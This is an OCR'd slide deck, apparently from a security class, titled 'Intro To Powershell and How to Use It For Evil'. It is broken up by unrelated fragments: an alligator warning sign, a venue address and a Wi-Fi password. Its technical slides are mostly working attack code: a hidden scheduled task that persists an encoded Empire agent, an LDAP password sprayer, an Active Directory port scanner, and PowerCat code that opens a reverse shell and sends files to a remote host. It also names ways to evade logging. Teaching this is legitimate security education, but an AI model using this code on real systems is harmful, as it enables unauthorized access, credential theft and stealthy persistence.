
Travelogue:


„Intro To Powershell and How to Use It For Evil“



Bivouac


ALLIGATORS
MAY LIVE HERE
BE GATOR SAFE:
Do Not Approach, Feed or Harass Alligators
Warning: It is UNLAWFUL to feed alligators!
Feeding, harassing, or the unlawful killing or taking of alligators can result in substantial fines and/or jail time.
A fed alligator loses its natural fear of humans. This can pose a danger to the public, and ultimately results in the alligator's death.
REMEMBER
A FED GATOR IS A DEAD GATOR!
Report violations to:
SC Department of Natural Resources
24 hours a day at 1-800-922-5431
www.dnr.sc.gov
DNR


CHS Community




```
function Invoke-Po
    [cmdletbinding
    param()

# Import the modul
Import-Module C:\C
# Reverse shell PS
Connect-PowerCat -
# Send File PS> Co

}

Invoke-Powercat
```

Twitter Contacts
Charlotte,NC and Charleston,SC


@jaredhaight
@pandatrax
@BsidesCHS
@shortstack
@CharlestonISSA
@likeidreamof28




Jared Haight and PS>Attack




CACI 1141 Remount Rd, North Charleston, SC 29406




CACI 1141 Remount Rd, North Charleston, SC 29406






SSID: Temporary
PASS: applesauce
WPA2-PSK-CCMP
5180 MHz

Class Target Machines in Azure



Easy to use class framework allowed quick student setup.
Access class environment through RDP.


Avoiding Logging with Profiles



Six profile locations as potential points of persistent user compromise.

Powershell profiles are loaded and activated before logging activites initiate.


Powershell Run Features



By design, Powershell can run base64 encoded commands and bypass ExecutionPolicy.

This can be leveraged to import exploits and elevate file permissions.


Editing the Registry with Powershell to Start Any Script



Registry editing capabilities can be leveraged to initiate scripts.

Persisting Empire Agents
Task Scheduler and Execute -Enc

```
# 1054
$schedExe = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-NoP -sta -NonI -W Hidden -Enc WwBSAGUARgBdAC4AQQBTAFMARQBNAGI
$schedTrigger = New-ScheduledTaskTrigger -AtLogOn
$schedSettings = New-ScheduledTaskSettingsSet -RestartInterval 90
$schedTask = New-ScheduledTask -Action $schedExe -Trigger $schedTrigger -Settings $schedSettings
Register-ScheduledTask -TaskName "Backups" ` -InputObject $schedTask -User "[REDACTED USERNAME]" ` -Password '[REDACTED PASSWORD]'
```



- Empire agent constructed and imported separately as base64 string
- Multiple calls for persistence
- Powershell accepts base64 encoded strings
- Task Scheduler through Powershell for „AtLogOn“ with 90 second restarts
- Providing simple task name assigned to username and password

PS Password Sprayer

```
122 function Spray-Passwords{
123     [cmdletbinding()]
124     param(
125         $usernameFile,
126         $passwordFile
127     )
128     Write-Verbose "Received param `$usernameFile: $usernameFile"
129     Write-Verbose "Received param:`$passwordFile$passwordFile"
130     # Open up a file of usernames
131     $users = Get-Content $usernameFile
132     # open up a file of passwords
133     $passwords = Get-Content $passwordFile
134     #iterate over the usernames
135     foreach($user in $users){
136         #iterate over the passwords
137         foreach($password in $passwords){
138             # printout trial to prove data
139             Write-Verbose "Trying: $user : $password"
140             # Authenticate against DC over LDAP
141             $adClient = New-Object System.DirectoryServices.DirectoryEntry "LDAP://[COMPROMISED COMPUTER]",$user,$password
142             # Check for successful auth by calling "NativeObject"
143             # if the password was successful, print out a message
144             if ($adClient.NativeObject) {Write-Output "Authenticated! with $user and $password"}
145         }
146     }
147 }
148
149 Spray-Passwords -Verbose
150
151 # 'C:\Class\dotNet\Usernames.txt'
152 # 'C:\Class\dotNet\Passwords.txt'
153 Spray-Passwords  -passwordFile 'C:\Class\dotNet\Passwords.txt' -usernameFile 'C:\Class\dotNet\Usernames.txt' -Verbose
154
```

Using LDAP protocol authentication to verify username and password combinations

Asynchronous Port Scanner
All Active Directory Machines

```
62
63  # Try scanning multiple machines
64  function Scan-PortsMultiple{
65      param(
66          $computerNameIn
67      )
68      $portsToCheck = (21, 22, 23, 25, 80, 135, 443, 445)
69
70      foreach($machine in $computerNameIn){
71              $message = "Scanning $machine"
72              foreach ($port in $portsToCheck){
73                      # attempt to connect onport with TcpClient
74                      $client = New-Object System.Net.Sockets.TcpClient
75                          $task = $client.ConnectAsync($machine, $port)
76                          if ($task.Wait(1000)){
77                              Write-Output "Connected to " + $machine +" on " + $port
78                          }else {
79                              Write-Warning "Exception ocurred on port: " $port
80                      }
81              }
82
83
84          }
85  }
86
87
88  $dataComputers = Get-ADComputer -Filter *
89  Scan-PortsMultiple $dataComputers
90
```


Using TCP Asynchronous Clients to attempt connections with computers discovered by Powershell's Get-ADComputer


Invoke Offensive Frameworks


```powershell
function Invoke-Powercat{
    [cmdletbinding()]
    param()

# Import the module
Import-Module C:\Class\OffensiveFrameworks\PowerCat
# Reverse shell PS>
Connect-PowerCat -RemoteIP 10.0.0.12 -Port 4444 -Execute
# Send File PS> Connect-PowerCat -RemoteIP 1.2.3.4 -Port 1234 -SendFile $PathToFile

}

Invoke-Powercat
```

